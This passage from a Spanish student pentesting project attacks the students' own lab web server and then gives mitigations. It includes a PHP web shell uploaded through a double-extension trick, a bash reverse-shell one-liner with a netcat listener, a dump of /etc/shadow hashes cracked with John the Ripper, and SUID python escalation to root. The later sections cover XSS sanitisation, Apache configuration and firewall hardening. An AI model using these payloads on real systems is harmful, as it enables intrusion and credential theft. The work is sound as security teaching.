6 Accept-Encoding: gzip, deflate
7 Referer: http://servidor.mostolesabogados.com/gestion_archivos.php
8 Content-Type: multipart/form-data;
boundary=-----2428677301424603393330826507
9 Content-Length: 243
10 Origin: http://servidor.mostolesabogados.com
11 DNT: 1
12 Connection: close
13 Cookie: PHPSESSID=kps3hnrdb8gholfeigh5qaq7kna
14 Upgrade-Insecure-Requests: 1
15
16 -----2428677301424603393330826507
17 Content-Disposition: form-data; name="archivo"; filename="cmd.php.txt"
18 Content-Type: text/plain
19
20 <?php
21     system($_GET['cmd']);
22 ?>
23
24 -----2428677301424603393330826507-
25

```


Como vemos con burpsuite podemos crear y subir el archivo fácilmente modificando la petición, ahora lo enviamos haber que nos devuelve en la respuesta el servidor:

Request	Response
<pre> 1 POST /gestion_archivos.php HTTP/1.1 2 Host: servidor.mostolesabogados.com 3 User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:102.0) Gecko/20100101 Firefox/102.0 4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8 5 Accept-Language: en-US,en;q=0.5 6 Accept-Encoding: gzip, deflate 7 Referer: http://servidor.mostolesabogados.com/gestion_archivos.php 8 Content-Type: multipart/form-data; boundary=-----2428677301424603393330826507 9 Content-Length: 259 10 Origin: http://servidor.mostolesabogados.com 11 DNT: 1 12 Connection: close 13 Cookie: PHPSESSID=kps3hnrdb8gholfeigh5qaq7kna 14 Upgrade-Insecure-Requests: 1 15 16 -----2428677301424603393330826507 17 Content-Disposition: form-data; name="archivo"; filename="cmd.php.txt" 18 Content-Type: text/plain 19 20 <?php 21 system(\$_GET['cmd']); 22 ?> 23 24 -----2428677301424603393330826507- 25 </pre>	<pre> Archivo subido con éxito! </pre>

Nos ha dejado subirlo, por lo que ahora nos dirigimos a la ruta /archivos para comprobar si el server nos ejecuta el php:



Al parecer sí que nos ejecuta el php, ya que nos detecta el fallo de que falta un campo que está vacío que es el cmd que hemos declarado en el archivo, por lo que si en la url le pasamos el campo con un comando que queremos que se ejecute nos debería de ejecutar el comando desde el servidor víctima:



Como vemos hemos hecho la llamada al campo cmd en la url y le hemos pasado el comando que queremos que nos ejecute como el archivo está en el server cuando ejecuta el comando nos lo ejecuta como si estuviéramos en el server víctima y nos devuelve la web la información del servidor víctima, por lo que ahora que sabemos que podemos inyectar comandos vamos a mandarnos desde el servidor víctima una shell, para esto también hay comandos especializados llamados one liner ya que se ejecutan en una línea para poder inyectarlos en la url por ejemplo, nosotros vamos a utilizar un one liner de bash para establecernos la reverse shell, lo primero que tenemos que hacer es ponernos en escucha con netcat en nuestro server de atacante:

```

> nc -nlvp 4444
listening on [any] 4444 ...
|
```

Una vez puestos en escucha ejecutamos el siguiente comando en la web:

```
bash -c "bash -i >& /dev/tcp/192.168.1.128/4444 0>&1"
```

Pero antes de ejecutarlo a través de la url como el comando id, debido a que este one liner necesita utilizar el &, debemos de urlendcodearlo ya que si no la url lo tomara como una separación de campos y no es su función en el comando:

Encode to URL-encoded format
Simply enter your data then push the encode button.

```
bash -c "bash -i >& /dev/tcp/192.168.1.128/4444 0>&1"
```


To encode binaries (like images, documents, etc.) use the file upload form a little further down on this page.

UTF-8 Destination character set.
LF (Unix) Destination newline separator.
 Encode each line separately (useful for when you have multiple entries).
 Split lines into 76 character wide chunks (useful for MIME).
 Live mode OFF Encodes in real-time as you type or paste (supports only the UTF-8 character set).

ENCODE Encodes your data into the area below.

```
bash%20-c%20%22bash%20-i%20%3E%26%20%2Fdev%2Ftcp%2F192.168.1.128%2F4444%200%3E%261%22
```

Con este comando urlendcodeado lo pegamos en el campo que explotamos del archivo que hemos conseguido subir maliciosamente, cuando se mande la petición el server va a ejecutar ese comando y nos va a enviar una shell al puerto 4444 por el que estamos en escucha en nuestro server de atacante:



Una vez enviamos la petición con el comando urlendcodeado cuando el server ejecuta el comando nos manda la shell por donde estamos en escucha:

```
> nc -nlvp 4444
listening on [any] 4444 ...
connect to [192.168.1.128] from (UNKNOWN) [192.168.1.45] 47316
bash: cannot set terminal process group (1093): Inappropriate ioctl for device
bash: no job control in this shell
www-data@tfgcomputer:/var/www/html/archivos$ hostname -I
192.168.1.45
www-data@tfgcomputer:/var/www/html/archivos$ whoami
www-data
www-data@tfgcomputer:/var/www/html/archivos$ |
```

Como vemos nos ha mandado una shell de la máquina víctima, a este concepto se le llama reverse shell, este concepto de lo que se trata es de conseguir una manera ejecutar comandos remotamente en el server de la víctima y hacer que la víctima nos mande una shell al servidor del atacante que se encuentra en escucha. Una manera un poco pícara de vulnerar un sistema al que ves que tienes acceso y puedes ejecutar comandos.

Una vez conseguido una shell en el servidor víctima lo que tenemos que conseguir es ser root de este servidor y poder hacer lo que queramos en él, por lo que vamos a pasar con la fase de escalada de privilegios.

3.6 Escalada de privilegios

Explotación de binarios con SUID

Existe la posibilidad de que en el sistema existan determinados binarios a los que se les ha asignado el permiso SUID. El permiso SUID permite que un binario se ejecute como si del propietario se tratase, independientemente del usuario que lo ejecute, si el propietario de ese binario es root se pueden abusar de determinados binarios para escalar privilegios y conseguir una ciertas funciones o incluso una shell del usuario root.

```
root@tfgcomputer:~# which python3
/usr/bin/python3
root@tfgcomputer:~# chmod +s /usr/bin/python3
root@tfgcomputer:~# |
```

Aquí localizamos la ruta del binario de python y le asignamos manualmente el SUID con sudo para que el propietario sea root, esto en un entorno real es algo muy posible ya que es una mala práctica muy extendida dejar este permiso para que usuarios menores puedan ejecutar python en este caso sin ningún problema, dejando eso sí, un fallo de seguridad muy importante que vamos a explotar a continuación.

```
/usr/bin/python3.10
/usr/bin/su
/usr/bin/newgrp
/usr/bin/passwd
/usr/bin/fusermount3
/usr/bin/gpasswd
/usr/bin/mount
/usr/bin/pkexec
/usr/bin/sudo
/usr/bin/chfn
/usr/bin/chsh
/usr/bin/umount
/usr/sbin/pppd
www-data@tfgcomputer:~$ find / -perm -4000|
```

Desde la máquina atacante, habiendo ganado acceso a la máquina con el método anteriormente mostrado al usuario www-data, utilizamos este comando para localizar los binarios con el permiso que nos interesa y se puede ver que aparece el de python, versión 3.10 en este caso, aunque esté mala práctica no entiende de versiones y es válido en todas las de python 2 y 3.

Lectura de archivos denegados con python

Usando python se pueden llegar a leer y archivar a los cuales usuarios sin privilegios no deberían tener acceso si el SUID estuviera configurado correctamente.

```
root@tfgcomputer: ~
www-data@tfgcomputer:~$ cat /etc/shadow
cat: /etc/shadow: Permiso denegado
www-data@tfgcomputer:~$
```

Aquí demostramos que el usuario www-data no puede leer el contenido del archivo /etc/shadow, donde se guardan las contraseñas del sistema.

```
www-data@tfgcomputer:~$ python3.10 -c 'print(open("/etc/shadow").read())'
root:!$19675:0:99999:7:::
daemon:*$19576:0:99999:7:::
bin:*$19576:0:99999:7:::
sys:*$19576:0:99999:7:::
sync:*$19576:0:99999:7:::
games:*$19576:0:99999:7:::
man:*$19576:0:99999:7:::
lp:*$19576:0:99999:7:::
mail:*$19576:0:99999:7:::
news:*$19576:0:99999:7:::
uucp:*$19576:0:99999:7:::
proxy:*$19576:0:99999:7:::
www-data:$y$j9T$2XNgUYAYhdNDGUGCdkRZK1$3L9caCqZL4W//L94medhmM/rpKyE/y2OCxpJT1ywGg2:19718:0:99999:7:::
backup:*$19576:0:99999:7:::
```

```
tfg:$y$j9T$ycHHjiH0pyXygX2ZiNrWx/$eSMsJiUoJBc8Cz50E3A.84yIhTligRXek7fZt23Hla0:19675:0:99999:7:::
mysql:$y$19675:0:99999:7:::
ftp:$y$19689:0:99999:7:::
usuario1:$y$j9T$HmqZln6jb9e9TvU/t456j.$PUDWLHSr0w/YQYacXiLElEGtp7izsyvEltvuvxWwtRC:19689:0:99999:7:::
ftp-user:$y$j9T$cuj.Dg8G8NM/1rzRqIa2d.$Ychg7SNFhvww69X/bE/uCUPtHW3bZDPdiWcmLLyWAbEC:19710:0:99999:7:::
toni:$y$j9T$YHcYEpmRS81/T0K8bPFO.$716E66s4Vwj0.XgNEVM2Jac6Us7v7WTcBWCWrIG3Ya3:19717:0:99999:7:::
aitor:$y$j9T$mrSXFxgGny6kW7Q2ZmU.31$XHeZiCh/PcK2BTuJbsNeBiMs8XVkLAovmqFFFuV8MJC:19710:0:99999:7:::
kendrick:$y$j9T$7Kr9Qg7hein/.C2DAPMm6.$cZ80Dbg6pj/LIkar4Hs03U/216GXFNMGFMLtkMzJ07:19710:0:99999:7:::
admin:$y$j9T$SIUwK8eFTGtK62NcliAFv.$6s54GpmOEghMy2Q5100CDGEqupF5.gMcRNabgMA1zLB:19710:0:99999:7:::
sshd:$y$19718:0:99999:7:::
```

Pero ejecutando este código, al ejecutar python como root gracias al SUID podemos leer perfectamente todo el contenido y encontramos la contraseña del usuario www-data, a la que aún habiendo ganado acceso a este usuario, aún desconocemos. Adicionalmente vemos que también podemos ver las contraseñas de varios usuarios más.

The screenshot shows a terminal window with the following content:

- A green header bar with the text "Possible identifications: Decrypt Hashes".
- A white text area containing the decrypted password for www-data: "\$y\$j9T\$ycHHjiH0pyXygX2ZiNrWx/\$eSMsJiUoJBc8Cz50E3A.84yIhTligRXek7fZt23Hla0 - Possible algorithms: Yescrypt".

```
└$ sudo john --format=crypt passwords
[sudo] password for kali:
Using default input encoding: UTF-8
Loaded 8 password hashes with 8 different salts (crypt, generic crypt
Remaining 7 password hashes with 7 different salts
Cost 1 (algorithm [1:descrypt 2:md5crypt 3:sunmd5 4:bcrypt 5:sha256cr
Cost 2 (algorithm specific iterations) is 1 for all loaded hashes
Will run 4 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
0g 0:00:03:02 85.89% 1/3 (ETA: 13:07:38) 0g/s 215.5p/s 215.5c/s 215.5
Almost done: Processing the remaining buffered candidate passwords, i
Warning: Only 29 candidates buffered for the current salt, minimum 96
Warning: Only 54 candidates buffered for the current salt, minimum 96
Warning: Only 10 candidates buffered for the current salt, minimum 96
Warning: Only 13 candidates buffered for the current salt, minimum 96
Proceeding with wordlist:/usr/share/john/password.lst
clave$1      (www-data)
```

Para desencriptarla copiamos el hash y usando la web hashes.com vemos que el formato usado es yescrypt, esto cambia dependiendo de la distribución o si se cambia de manera manual por el administrador. Sabiendo esto, nos guardamos el contenido del archivo /etc/shadow en un archivo al que llamó “password” y en el usuario atacante de la máquina atacante, utilizando la herramienta john the ripper, especificando qué formato es yescrypt, hacemos uso de un diccionario de contraseñas comunes y conseguimos ver en claro la contraseña del usuario www-data.

Acceso a usuario root con python

```
www-data@tfgcomputer:~$ python3.10
Python 3.10.12 (main, Nov 20 2023, 15:14:05) [GCC 11.4.0] on linux
Type "help", "copyright", "credits" or "license" for more information.
>>> import os
>>> os.system("whoami")
www-data
0
>>> os.setuid(0)
>>> os.system("whoami")
root
0
>>> os.system("bash")
root@tfgcomputer:~# |
```

Ejecutamos python y procedo a importar una librería llamada os, usada para interactuar con el sistema, mostramos que actualmente seguimos siendo el usuario www-data, pero procedemos a cambiar uid a 0 “convirtiéndonos” en root, posteriormente procedemos a ejecutar una bash siendo ya el usuario root habiendo ganado así acceso total al sistema.

4. Informe mitigación

4.1 robots.txt

El archivo robots.txt es una directiva para que los motores de búsqueda no indexen los recursos que declaramos, no es una medida de seguridad real, así que se debe comprobar y configurar que los usuarios solo tengan acceso a los recursos para los que están autorizados, declarar esos recursos en el robots.txt podría ser de hecho una manera fácil de mostrar esos recursos que queremos ocultar a los atacantes, puede ser que un atacante realice un fuzzing para encontrar rutas y directorios comprometidos y no encuentre nada en principio, pero al comprobar el robots.txt si lo encuentre.

4.2 chat

El problema del chat es que no hay ninguna verificación para acceder a la página en el código, alguien que conozca la ruta puede acceder sin necesidad de estar con una sesión iniciada, por lo tanto con el siguiente código aseguraremos que solo puedan ver el recurso los usuarios que hayan iniciado sesión previamente:

```
<?php  
session_start();  
if (isset($_SESSION['num_emple'])) {  
?>  
// Aquí va el código PHP que carga los mensajes  
<?php  
} else {  
    echo "No tienes permisos para acceder a esta página.";  
    exit();  
}  
?>
```



4.3 XSS

El fallo que nos encontramos se encuentra a la hora de enviar el mensaje, ya que no tiene ningún tipo de sanitización veamos el código en php de como se envia:

```

}
$mensaje = mysqli_real_escape_string($conn, $_POST['mensaje']); ←
$num_emple = $_SESSION['num_emple'];
$select = "select name_user from users where num_emple = $num_emple";
$query = mysqli_query($conn,$select);
$data = mysqli_fetch_array($query);
if ($data) {
    $name_user = $data['name_user'];
    $insert = "insert into chat(num_emple,name_user,mensaje) values ($num_emple,'$name_user','$mensaje')";
    $query2 = mysqli_query($conn,$insert);
    mysqli_close($conn);
    header("Location: chatbufete.php");
    exit();
}

?>
envíarmensaje.php [R0] 19,1 Todo

```

Si nos fijamos en la línea marcada en la captura del código, vemos cómo el mensaje cuando se recoge en la variable se verifica las posibles inyecciones sql, pero no se verifica nada de etiquetas html, ni nada de esto que es lo que nos permite ejecutar el javascript por lo que vamos a añadir lo siguiente a la verificación del mensaje:

```


<?php
session_start();
if(!$_SESSION['num_emple']){
    header("Location: index.html");
    exit();
}
$conn = mysqli_connect("localhost","toni","toni1234","Bufete");
if(!$conn){
    die("Problemas con la conexion " . mysqli_connect_error());
}

$mensaje = htmlspecialchars(mysqli_real_escape_string($conn, $_POST['mensaje']));
$num_emple = $_SESSION['num_emple'];
$select = "select name_user from users where num_emple = $num_emple";
$query = mysqli_query($conn,$select);
$data = mysqli_fetch_array($query);
if ($data) {
    $name_user = $data['name_user'];
    $insert = "Insert into chat(num_emple,name_user,mensaje) values ($num_emple,'$name_user','$mensaje')";
    $query2 = mysqli_query($conn,$insert);
    mysqli_close($conn);
    header("Location: chatbufete.php");
    exit();
}

?>
enviarmensaje.php
1,1           Todo

```

Hemos añadido la línea **htmlspecialchars()** esta función lo que consigue es que no se interpreten los caracteres especiales del html como las etiquetas script, veamos como ahora no funcionan y la vulnerabilidad XSS estaría sanitizada:



Con el usuario toni he enviado el siguiente código "**<script>alert("Vulnerable a XSS")</script>**", la principal diferencia que vemos con lo que pasaba antes es que no desaparece el mensaje si no que es legible y podemos leer lo que hemos escrito, vamos a

probar a entrar con el usuario aitor y comprobar que efectivamente el navegador no ejecuta el javascript:




Y con el código sanitizado efectivamente el javascript no se ejecuta por lo que estaría sanitizada la vulnerabilidad XSS.

Con esta vulnerabilidad lo que queremos demostrar es que algo tan sencillo como la subida de un mensaje puede ser un vector crítico en un sistema, por eso siempre el código tiene que ser perfectamente funcional pero también seguro.

4.4 subida de archivos

Vamos a empezar viendo donde se acontece el fallo de seguridad, lo primero que vamos a revisar es el php que ejecuta la subida de archivos de la web:



```

<?php
session_start();

// Asegurate de que 'num_emple' está definido en la sesión antes de intentar acceder a su valor
if (!isset($_SESSION['num_emple']) && $_SESSION['num_emple'] == 4) {
    // El usuario tiene permisos de administrador, permitir el acceso
    if ($_SERVER['REQUEST_METHOD'] === 'POST') {
        $archivo_subido = $_FILES['archivo']['tmp_name'];
        $nombre_archivo = $_FILES['archivo']['name'];

        // Ruta completa del directorio de destino
        $directorio_destino = "/var/www/html/archivos/";

        // Ruta completa del archivo de destino
        $ruta_destino = $directorio_destino . $nombre_archivo;

        // Lista blanca de extensiones permitidas
        $extensiones_permitidas = array('jpg', 'jpeg', 'png', 'gif', 'pdf', 'txt'); // Agrega las extensiones que deseas permitir

        // Obtiene la extensión del archivo
        $extension_archivo = strtolower(pathinfo($nombre_archivo, PATHINFO_EXTENSION));

        // Verifica si la extensión está permitida
        if (!in_array($extension_archivo, $extensiones_permitidas)) {
            echo "<p class='alert-danger'>Sorry, you cannot upload files with this extension.</p>";
            exit();
        }

        // Mover el archivo a la ubicación deseada
        move_uploaded_file($archivo_subido, $ruta_destino);


        echo "Archivo subido con éxito!";
    }
} else {
    // Redirigir si el usuario no tiene permisos de administrador
    header("Location: perfil.php"); // Cambia "index.html" por la página de inicio o login
    exit();
}
?>
gestion_archivos.php [RO]

```

1,0-1 Comienzo

Como vemos el php, esta sanitizado, ya que revisa que solo pueda subir archivos el admin, y además hay creada una white list de extensiones que limita mucho la vulneración de las mismas, lo que podríamos corregir es que no nos deje poner cualquier nombre al archivo, en el que podamos meter caracteres especiales y pueda ser vulnerable a alguna inyección, por lo que podríamos implementar que los archivos tuvieran nombres únicos generados por el script en php y controlar las rutas de en las que se sube el archivo controlando los permisos de directorio para que el servidor mueva los archivos de manera segura y correcta.

Por último el verdadero fallo del servidor que se acontece es en la configuración de apache veámoslo:



```
tfg@tfgcomputer: /etc/apache2

# AccessFileName: The name of the file to look for in each directory
# for additional configuration directives. See also the AllowOverride
# directive.
#
# AccessFileName .htaccess

#
# The following lines prevent .htaccess and .htpasswd files from being
# viewed by Web clients.
#
<FilesMatch "^\.ht">
    Require all granted
</FilesMatch>
<FilesMatch "\.php">
    SetHandler application/x-httpd-php
</FilesMatch>

#
# The following directives define some format nicknames for use with
# a CustomLog directive.
#
# These deviate from the Common Log Format definitions in that they use %o
# (the actual bytes sent including headers) instead of %b (the size of the
# requested file), because the latter makes it impossible to detect partial
# requests.
#
# Note that the use of %{X-Forwarded-For}i instead of %h is not recommended.
# Use mod_remoteip instead.
#
LogFormat "%v:%p %h %l %u %t \"%r\" %>s %o \"%{Referer}i\" \"%{User-Agent}i\"" vhost_combined
LogFormat "%h %l %u %t \"%r\" %>s %o \"%{Referer}i\" \"%{User-Agent}i\"" combined
LogFormat "%h %l %u %t \"%r\" %>s %o" common
LogFormat "%{Referer}i -> %U" referer
LogFormat "%{User-Agent}i" agent

# Include of directories ignores editors' and dpkg's backup files,
# see README.Debian for details.

# Include generic snippets of statements
IncludeOptional conf-enabled/*.conf
apache2.conf [RO]
```

Lo que vemos en estas líneas, son filtros que se pueden establecer en apache para que se ejecuten instrucciones dependiendo del filtro que le indiquemos, por ejemplo el filtro primero que viene por defecto en todas las configuraciones de apache lo que hace es aceptar que se suban todos los archivos que empiecen por .ht, ya que en apache hay un archivo que se llama `.htaccess` este archivo se encarga de la seguridad en los directorios del servidor de apache, se puede encargar de redirecciones, de que se utilice obligatoriamente https...etc, este archivo tiene multitud de de configuraciones de seguridad que podemos llevar a cabo.

Pero lo que nos interesa a nosotros es la segunda línea en la configuración, ya que eso se da mucho en casos reales de proyectos que necesitan que se ejecute php, lo que hacen esas líneas, es indicar a apache que cualquier archivo que se suba y en su extensión tenga .php independientemente del orden de las extensiones este se va a ejecutar como php, si quitamos estas líneas de la configuración acabariamos con el fallo de seguridad de el abuso en la subida de archivos por que no nos dejaría ejecutar php veámoslo.


Quitamos las líneas en la configuración:

```
#  
# The following lines prevent .htaccess and .htpasswd files from being  
# viewed by Web clients.  
#  
<FilesMatch "^\.ht">  
    Require all granted  
</FilesMatch>  
  
#  
# The following directives define some format nicknames for use with  
# a CustomLog directive.  
#  
# These deviate from the Common Log Format definitions in that they use %  
apache2.conf [+]  
-- INSERTAR --
```

Tras reiniciar el servicio probamos a subir un archivo vulnerando la doble extensión como lo hacíamos anteriormente creamos el archivo que vamos a subir:

```
tfg@tfgcomputer:~/Escritorio/proyecto$ cat cmd.php.txt  
<?php  
    system($_GET['cmd']);  
?>  
tfg@tfgcomputer:~/Escritorio/proyecto$
```

Ahora lo subimos y vamos a ver como ya no nos ejecuta el .php y nos lo interpreta como si fuera un archivo de texto por qué es la última extensión la que se ejecuta:



Lo que queremos conseguir con esto es concienciar de que el programador ha podido hacer su trabajo correctamente sanitizando los posibles vectores de ataque, pero si el administrador de sistemas no ha configurado bien los servicios y ha dejado vectores como este, también tendríamos un posible fallo de seguridad. Por eso es tan importante la

correcta configuración de cualquier servicio informático ya sea a la hora de desarrollarlo como en la preparación de los servicios.

4.5 ftp

Para mejorar la seguridad del FTP, una medida importante sería habilitar SSL, ya que ganaríamos cifrado de datos y autenticación del servidor, evitando ataques man in the middle o captura del tráfico. Otra medida sería configurar el firewall de tal manera que solo puedan conectar determinadas direcciones IP al FTP , por ejemplo con IPTABLES podríamos hacer lo siguiente:

Permitir conexiones desde una IP específica:

```
sudo iptables -A INPUT -p tcp --dport 21 -s 192.168.1.100 -j ACCEPT
```

Bloquear todas las demás conexiones FTP:

```
sudo iptables -A INPUT -p tcp --dport 21 -j DROP
```

4.6 contraseñas

En este apartado hablaremos sobre las medidas para la Seguridad de Contraseñas para Proyectos.Como ya se ha estado viendo a lo largo del proyecto las contraseñas son la primera línea de defensa de seguridad cibernética.

Una contraseña débil puede resultar en la pérdida de información valiosa y personal.

Por eso necesario tomar medidas a la hora de la creación de contraseñas seguras, y serán:

- La longitud mínima recomendada para una contraseña segura es de 12 caracteres.
- Se recomienda usar una mezcla de caracteres, incluyendo mayúsculas, minúsculas, números y símbolos.
- Se debe evitar el uso de información personal en tus contraseñas, como fechas de nacimiento o nombres de mascotas.
- No se deben usar palabras comunes u obvias, como "123456" o "password".

Además, también hay gestores de contraseñas pueden ayudarnos a crear y almacenar contraseñas seguras.(LastPass, Dashlane y 1Password).

Por otro lado, si queremos añadir una capa adicional de seguridad existe la Autenticación de Dos Factores (2FA).



Se puede usar 2FA en la mayoría de las cuentas en línea, como correo electrónico, redes sociales y servicios bancarios.

4.7 Permiso SUID

El uso del permiso SUID en el binario de Python u otros scripts podría ser necesario en ciertas situaciones específicas en las que se requieren privilegios para realizar ciertas operaciones del sistema, como scripts que tengan que ver con configuración de red, manipulación de archivos o configuraciones restringidos, interacción con hardware, procesos de inicio del sistema...

Si bien hay situaciones en las que se podría necesitar el bit SUID, su uso conlleva riesgos de seguridad significativos como hemos visto. Existen alternativas como el uso de políticas de sudo o el uso contenedores a través de docker por ejemplo, logrando tener un entorno cerrado y seguro donde se pueden lograr los mismos objetivos sin la necesidad de recurrir al bit SUID en un script de Python. Otra opción que no sería infalible pero que añadiría una capa más de dificultad a los atacantes para vulnerar el sistema sería aplicando el SUID al script en concreto que necesite de este permiso, no al binario de python, teniendo cuidado de que si alguien ganara acceso al sistema no pudiera manipular el script.

Recursos humanos

En cuanto a recursos humanos hemos estado realizando el proyecto de forma constante desde que terminamos con la definición de la idea que queríamos hacer desde el 4 de octubre. Todos los integrantes hemos participado en la elaboración del proyecto y en las pruebas que hemos realizado de manera conjunta.

Recursos materiales

